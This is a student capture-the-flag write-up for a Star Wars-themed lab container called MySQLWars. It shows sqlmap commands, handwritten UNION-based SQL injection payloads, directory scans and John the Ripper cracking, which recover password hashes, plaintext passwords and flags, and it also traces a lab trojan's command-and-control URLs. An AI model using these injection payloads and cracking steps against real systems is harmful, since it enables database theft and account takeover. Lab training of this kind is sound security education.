Pentesting
Herr Münch

Thomas Dauner
23.11.2022

Writeup: MySQLWars-Container

Storm Trooper School (/stormtrooperschool):

You are in stormtrooper training but forgot to learn for your exams. Compromise the instructor panel to gain access to the examination papers, so that you can "prepare" yourself.

- Bypass the authentication. Write down the flag and your actions

1) sqlmap -u http://172.17.0.2/stormtrooperschool/index.php --forms


   used standard configurations

   found backend DBMS is MySQL

   POST parameter "username" is vulnerable

2) sqlmap -u http://172.17.0.2/stormtrooperschool/index.php --forms --tables

   in database "stormtrooper school" found 1 table: "users"




```
| TABLES                                  |
| TABLESPACES                             |
| TABLE_CONSTRAINTS                       |
| TABLE_PRIVILEGES                        |
| TRIGGERS                                |
| USER_PRIVILEGES                         |
| VIEWS                                   |
+-----------------------------------------+

Database: stormtrooper_school
[1 table]
+-----------------------------------------+
| users                                   |
+-----------------------------------------+

[16:04:14] [INFO] you can find results of scanning in multiple targets mode insi
de the CSV file '/home/thomas/.local/share/sqlmap/output/results-11222022_0404pm
.csv'
[16:04:14] [WARNING] your sqlmap version is outdated

[*] ending @ 16:04:14 /2022-11-22/

thomas@thomas-virtual-machine:~/Schreibtisch/pentesting-thu-2022/containers/mysq
lwars$ 
```

3) sqlmap -u http://172.17.0.2/stormtrooperschool/index.php --forms --dump -T users

   gets columns and data of the users table

   1 entry retrieved:

   1 e91f12d90123b10e83bba8392aa52dcf8880891f imperator



```
Database: stormtrooper_school
Table: users
[1 entry]
+----+------------------------------------------+-----------+
| id | password                                 | username  |
+----+------------------------------------------+-----------+
| 1  | e91f12d90123b10e83bba8392aa52dcf8880891f | imperator |
+----+------------------------------------------+-----------+
```

5) decrypt hash on https://hashes.com/en/decrypt/hash

password: faltenchreme

6) login with username/password

7) **flag: flag_c0m3_t0_th3_d4rk_s1de_w3_h4ve_c00kies**

- What hash format is used to store the passwords in the database? How can you detect the hash format even if you don't have access to the database itself?

sha1 is used, can be detected on the way the hash is built (e.g. if there is a salt, separator, …)

- Extract the password hash of the "imperator" account.

password hash is: e91f12d90123b10e83bba8392aa52dcf8880891f

Jabba The Hutt:

Jabba moved into the Bot-/Trojan Business and has a Command and Control (C&C) panel that allows him to control his bots. You can find a copy of his trojan in the directory (filename: jabba.zip). The trojan runs on 64bit Linux. The bot will connect to the server and download new instructions.

- Write down the hostname that is used by the bot to call home.

Started the bot in the shell. Bot tried to connect and failed. In error message hostname can be found:

jabba.tatooine.space

- Write down the URLs that are used by the bot for self-registration and to retrieve new commands. You can use Wireshark for that.

Used wireshark:

Receive commands: GET /jabbathehutt/234023492910910239103901.php?id=32
Authentication: POST /jabbathehutt/923919239128911292.php

- Identify all existing subdirectories and PHP files in the directory. Which script is used to access the C&C backend?

---- Scanning URL: http://172.17.0.2/jabbathehutt/ ----

==> DIRECTORY: http://172.17.0.2/jabbathehutt/admin/

```
+ http://172.17.0.2/jabbathehutt/index.html (CODE:200|SIZE:142)

---- Entering directory: http://172.17.0.2/jabbathehutt/admin/ ----

==> DIRECTORY: http://172.17.0.2/jabbathehutt/admin/css/

==> DIRECTORY: http://172.17.0.2/jabbathehutt/admin/img/

+ http://172.17.0.2/jabbathehutt/admin/index.html (CODE:200|SIZE:136)
```

Identify a SQL injection vulnerability and exploit it to extract the password hashes of the C&C backend. You are not allowed to use automated tools like SQLMap for this task.

1) recreate the package the bot sent in burp suite

2) check for injection on id parameter with "88 or 1=1#" -> bot 88 is not known but a output is generated. parameter id is injectable.

3) get user table with "88 UNION SELECT table_schema,table_name,1,2 FROM information_schema.tables where table_schema != 'information_schema'#" as the id parameter

4) get column names of the "accounts" table with

```
88 UNION SELECT column_name,table_name,1,2 FROM information_schema.columns where table_name = 'accounts'#

88 UNION SELECT column_name,table_name,1,2 FROM information_schema.columns where table_name = 'accounts' and column_name != 'id'#

88 UNION SELECT column_name,table_name,1,2 FROM information_schema.columns where table_name = 'accounts' and column_name != 'id' and column_name != 'username'#

88 UNION SELECT column_name,table_name,1,2 FROM information_schema.columns where table_name = 'accounts' and column_name != 'id' and column_name != 'username' and column_name != 'password'#
```

5) get usernames and passwords with

```
88 UNION SELECT id, username, password, 2 FROM accounts WHERE id=1#:

jabba fc920f9ece8fff2667d212038e270e63


88 UNION SELECT id, username, password, 2 FROM accounts WHERE id=2#:

boba_fett 5ebe2294ecd0e0f08eab7690d2a6ee69


88 UNION SELECT id, username, password, 2 FROM accounts WHERE id=3#:

skorr 8ed2903d9877688be213bd7f37d58349
```

```
88 UNION SELECT id, username, password, 2 FROM accounts WHERE id=4#:

dengar 25d55ad283aa400af464c76d713c07ad
```

6) get current user of the db

```
88 UNION SELECT user(), system_user(), 3, 4;#

jabba_the_hutt@localhost

jabba_the_hutt@localhost
```

- Which database account is used to access the database?

  jabba_the_hutt

- What is the name of the user table?

  accounts

- Write down the column names of the table

  id, username, password

- Which hash algorithm is used to store the passwords?

  md5

- Gain access to the C&C backend. Write down the displayed flag

  Search for all php files with “dirb http://172.17.0.2/jabbathehutt/admin/ -X ".php"”

  Find the 1.php file

  Login with "jabba:Leia" (password cracked with jtr, see below)

  flag: flag_b1g_f4t_u9l1_w000000rm

You can also crack the passwords with John the Ripper (JtR).

- Write down the commands for JtR and/or creation of the input files.

  1) copied the hashes into a "hash.txt" file

  2) executed "john-the-ripper hash.txt --format=RAW-MD5"

  3) passwords cracked

- Write down the cracked password for each user.

  jabba:Leia

  boba_fett:secret

  skorr:skorr

  dengar:12345678

Kessel:

You are part of a mission that wants to rescue a rebel member from the prison planet "Kessel". You already gained access to the admin board of the prison, but the account does not have the permissions to open prison doors.

Username: Eth Koth
Password: hi_i_am_eth

Identify a vulnerability in the prison control panel that allows you to gain administrative access. Open the door of the captured wookie (Rorwroor).

Describe your actions:

Used sqlmap:

```
sqlmap -u “http://172.17.0.2/kessel/image.php?profile_id=3233&size=small” --cookie="PHPSESSID=uu2gr13olgds35fred0ju9cpeb"
```

--> profile_id is injectable

Extracted the tables of the database:

- profile_pics
- user

columns of user table:

- admin
- password
- username

data of user table:

```
sqlmap -u "http://172.17.0.2/kessel/image.php?profile_id=2322&size=small" --cookie="PHPSESSID=uu2gr13olgds35fred0ju9cpeb" -t user --dump
```

```
| 0     | hi_i_am_eth  | Eth Koth  |
| 1     | sly_as_a_fox | Sly Moore |
```

log in admin panel as Sly Moore because he is admin

flag: flag_kyl0_r3n_1s_4n_3m0